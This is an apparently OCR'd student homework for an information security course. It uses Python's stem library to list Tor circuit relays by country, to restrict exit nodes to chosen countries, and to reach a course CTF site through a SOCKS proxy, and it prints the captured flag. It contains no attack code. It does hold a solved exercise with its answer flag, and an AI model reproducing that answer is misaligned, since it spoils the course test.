
18-631 INFORMATION SECURITY HOME WORK 4
SAI VINEETH KALLURU SRINIVAS

USING TOR:



IP Lookup for 209.129.244.192

Enter Name, Find Info

Find phone, address, background records, criminal history, and more intelius.com

OPEN

Welcome to Geo IP Lookup, a simple yet comprehensive database of all IP addresses in the world. We started this website as an online tool anyone can use to get accurate IP address information. With us, you can find your IP address as well as input IP addresses to find details about them. Our authentic and accurate results make us the ideal website for IP information.

IP General Information

IP Address:	209.129.244.192
Hostname:	209.129.244.192
ISP:	California State University, Office of the Chancel


IP Geolocation Information

Continent:	North America (NA)
Country:	United States (US)
City:	Long Beach
Time Zone:	America/Los_Angeles
Latitude:	33.7706 (33°46'14.16" N)
Longitude:	-118.182 (118°10'55.2" S)

Geo Location

1.1)
The public IP is : 209.129.244.192
The WhoIS query lookup screenshot is attached above.

1.2) The the python script that lists all the countries at the exit nodes is shown below.)



```
In [5]: from stem import CircStatus
        from stem.control import Controller

        with Controller.from_port() as controller:
          controller.authenticate()

          for circ in sorted(controller.get_circuits()):
            if circ.status != CircStatus.BUILT:
              continue

            print("")
            print("Circuit %s (%s)" % (circ.id, circ.purpose))

            for i, entry in enumerate(circ.path):
              div = '+' if (i == len(circ.path) - 1) else '|'
              fingerprint, nickname = entry

              desc = controller.get_network_status(fingerprint, None)
              address = desc.address if desc else 'unknown'
              country = controller.get_info("ip-to-country/%s" %address, 'unknown')
              bandwidth = desc.bandwidth

              print(" %s- %s (%s, %s)" % (div, fingerprint, nickname, address))
              print("IP: %s - Country: %s - Bandwidth: %s" % (address, country, bandwidth))
```

Python script:

```
from stem import CircStatus
from stem.control import Controller

with Controller.from_port() as controller:
  controller.authenticate()

  for circ in sorted(controller.get_circuits()):
    if circ.status != CircStatus.BUILT:
      continue

    print("")
    print("Circuit %s (%s)" % (circ.id, circ.purpose))

    for i, entry in enumerate(circ.path):
      div = '+' if (i == len(circ.path) - 1) else '|'
      fingerprint, nickname = entry
      desc = controller.get_network_status(fingerprint, None)
      address = desc.address if desc else 'unknown'
      country = controller.get_info("ip-to-country/%s" %address, 'unknown')
      bandwidth = desc.bandwidth
      print(" %s- %s (%s, %s)" % (div, fingerprint, nickname, address))
      print("IP: %s - Country: %s - Bandwidth: %s" % (address, country, bandwidth))
```

The output of the python script looks as below:

```
Circuit 1 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 54CA5D1EB05DF0148614CC33494592918E56AE52 (hacktheplanet, 83.173.221.61)
IP: 83.173.221.61 - Country: ch - Bandwidth: 1400
 +- 5CECC5C30ACC4B3DE462792323967087CC53D947 (PrivacyRepublic0001, 178.32.181.96)
IP: 178.32.181.96 - Country: fr - Bandwidth: 217000

Circuit 2 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 309689E238D2790917F36AB5D2A34021C530555F (torZilla, 195.154.251.25)
IP: 195.154.251.25 - Country: fr - Bandwidth: 43400
 +- 9063C7EC4A3273446DC05E9310A5C5B2F4235696 (mj3, 93.115.86.8)
IP: 93.115.86.8 - Country: ro - Bandwidth: 33400

Circuit 3 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 39F971B386D0A7AAA6C75653B45182813BFC7928 (ALLOCHKA, 93.95.100.179)
```


```
IP: 93.95.100.179 - Country: ru - Bandwidth: 5270
 +- 456C1E39B5780CD05267F8EFEF123A2FA8DB7715 (fithnovember, 79.137.116.43)
IP: 79.137.116.43 - Country: es - Bandwidth: 56200

Circuit 4 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 46736616C5A895D636C93EF9F8A289C3BC93EE53 (alzey, 89.249.65.249)
IP: 89.249.65.249 - Country: de - Bandwidth: 10800
 +- 1084200B44021D308EA4253F256794671B1D099A (niftyhedgehog, 185.220.101.5)
IP: 185.220.101.5 - Country: de - Bandwidth: 43200

Circuit 5 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 6A7551EEE18F78A9813096E82BF84F740D32B911 (TorMachine, 94.130.186.5)
IP: 94.130.186.5 - Country: de - Bandwidth: 27000
 +- 305F41EB1620B782C72CC09C32B8C96791E7D98A (Unnamed, 185.246.128.36)
IP: 185.246.128.36 - Country: se - Bandwidth: 1460

Circuit 6 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 8FD3BAF5E14EBE1124D6253D59882AFE1C2B9B8E (TOR2DFN02a, 217.182.196.65)
IP: 217.182.196.65 - Country: de - Bandwidth: 80200
 +- ECC3599DDCFE44C3F28AE0C9DC5DE92847D3602B (kingqueen, 37.187.22.131)
IP: 37.187.22.131 - Country: fr - Bandwidth: 11800

Circuit 7 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- C3777E3970FAC2C0CB2C4E166745A77650131304 (hyacinthinus, 94.23.150.81)
IP: 94.23.150.81 - Country: nl - Bandwidth: 116000
 +- 51AE5656C81CD417479253A6363A123A007A2233 (mycontribution, 51.38.64.136)
IP: 51.38.64.136 - Country: gb - Bandwidth: 6650

Circuit 8 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 77A56CB237740E24AEA2D61C8C8936232AFC1BD8 (TheEpTicZeus, 54.36.227.247)
IP: 54.36.227.247 - Country: fr - Bandwidth: 50500
 +- C456E940373D5396052749F0EAFCBF90C98687E2 (newton, 185.24.218.180)
IP: 185.24.218.180 - Country: pl - Bandwidth: 33100
```

The python script prints the exit nodes that the TOR circuit has chosen to establish communication with the server. The screenshot of the output is also given below :

```
Circuit 1 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 54CA5D1EB05DF0148614CC33494592918E56AE52 (hacktheplanet, 83.173.221.61)
IP: 83.173.221.61 - Country: ch - Bandwidth: 1400
 +- 5CECC5C30ACC4B3DE462792323967087CC53D947 (PrivacyRepublic0001, 178.32.181.96)
IP: 178.32.181.96 - Country: fr - Bandwidth: 217000

Circuit 2 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 309689E238D2790917F36AB5D2A34021C530555F (torZilla, 195.154.251.25)
IP: 195.154.251.25 - Country: fr - Bandwidth: 43400
 +- 9063C7EC4A3273446DC05E9310A5C5B2F4235696 (mj3, 93.115.86.8)
IP: 93.115.86.8 - Country: ro - Bandwidth: 33400

Circuit 3 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 39F971B386D0A7AAA6C75653B45182813BFC7928 (ALLOCHKA, 93.95.100.179)
IP: 93.95.100.179 - Country: ru - Bandwidth: 5270
 +- 456C1E39B5780CD05267F8EFEF123A2FA8DB7715 (fithnovember, 79.137.116.43)
IP: 79.137.116.43 - Country: es - Bandwidth: 56200

Circuit 4 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 46736616C5A895D636C93EF9F8A289C3BC93EE53 (alzey, 89.249.65.249)
IP: 89.249.65.249 - Country: de - Bandwidth: 10800
 +- 1084200B44021D308EA4253F256794671B1D099A (niftyhedgehog, 185.220.101.5)
IP: 185.220.101.5 - Country: de - Bandwidth: 43200

Circuit 5 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 |- 6A7551EEE18F78A9813096E82BF84F740D32B911 (TorMachine, 94.130.186.5)
IP: 94.130.186.5 - Country: de - Bandwidth: 27000
 +- 305F41EB1620B782C72CC09C32B8C96791E7D98A (Unnamed, 185.246.128.36)
IP: 185.246.128.36 - Country: se - Bandwidth: 1460

Circuit 6 (GENERAL)
```

The program was run in a jupyter notebook.

1.2.1) The website http://ctf.martincarlisle.com was tried accessing via a TOR network using a python script to establish communication to the server. The python script is given as below:



```
In [6]: import io

In [7]: import stem.process

In [8]: from stem.util import term

In [28]: def print_bootstrap_lines(line):
           if "Bootstrapped " in line:
             print(term.format(line, term.Color.BLUE))


         print(term.format("Starting Tor:\n", term.Attr.BOLD))

         tor_process = stem.process.launch_tor_with_config(
           tor_cmd = '/Applications/Tor Browser.app/Contents/MacOS/firefox',
           config = {
             'SocksPort': str(7000),
             'ExitNodes': '{lk}',
           },
           init_msg_handler = print_bootstrap_lines,
         )

         Starting Tor:

         Nov 17 22:34:08.000 [notice] Bootstrapped 0%: Starting
         Nov 17 22:34:09.000 [notice] Bootstrapped 80%: Connecting to the Tor network
         Nov 17 22:34:09.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
         Nov 17 22:34:10.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
         Nov 17 22:34:11.000 [notice] Bootstrapped 100%: Done
```

The python script in typed format is as below:

```
import io
import stem.process
from stem.util import term
def print_bootstrap_lines(line):
  if "Bootstrapped " in line:
    print(term.format(line, term.Color.BLUE))


print(term.format("Starting Tor:\n", term.Attr.BOLD))

tor_process = stem.process.launch_tor_with_config(
  tor_cmd = '/Applications/Tor Browser.app/Contents/MacOS/firefox',
  config = {
    'SocksPort': str(7000),
    'ExitNodes': '{lk}',
  },
  init_msg_handler = print_bootstrap_lines,
)
```

1.2.2)We can choose any socks port, I have chosen 7000. The program line mentioned in **bold** is responsible for restricting the exit nodes to the particular country codes mentioned in that particular ***key : value*** pair. If need be, we can mention multiple country codes list in *value*. I have failed to establish connection for multiple country-codes, however the country codes that worked for me are:


Flag : ***i_can_be_anywhere_i_want_4fc7ab57293fd3ae***

The python script for the checking exit nodes is given as below:

```
import io
import pycurl

import stem.process
from stem import CircStatus
from stem.control import Controller

from stem.util import term

SOCKS_PORT = 7000
CONTROL_PORT = 9051

def query(url):
  output = io.BytesIO()
  query = pycurl.Curl()
  query.setopt(pycurl.URL, url)
  query.setopt(pycurl.PROXY, 'localhost')
  query.setopt(pycurl.PROXYPORT, SOCKS_PORT)
  query.setopt(pycurl.PROXYTYPE, pycurl.PROXYTYPE_SOCKS5_HOSTNAME)
  query.setopt(pycurl.WRITEFUNCTION, output.write)

  try:
    query.perform()
    return output.getvalue()
  except pycurl.error as exc:
    return "Unable to reach %s (%s)" % (url, exc)

def print_bootstrap_lines(line):
  if "Bootstrapped " in line:
    print(term.format(line, term.Color.BLUE))

print(term.format("Starting Tor:\n", term.Attr.BOLD))

tor_process = stem.process.launch_tor_with_config(
    tor_cmd = '/Applications/Tor Browser.app/Contents/MacOS/Tor/tor.real',
    config = {
        'ControlPort' : str(CONTROL_PORT),
        'SocksPort': str(SOCKS_PORT),
        'ExitNodes': '{ru}',
        'StrictNodes' : '1', #strict nodes ensures that circuits are chosen such that the exit nodes are strictly
followed.
        'GeoIPFile': r'/Applications/Tor Browser.app/Contents/Resources/TorBrowser/Tor/geoip',
        'GeoIPv6File' : r'/Applications/Tor Browser.app/Contents/Resources/TorBrowser/Tor/geoip6'
    },
    init_msg_handler = print_bootstrap_lines,
)
```

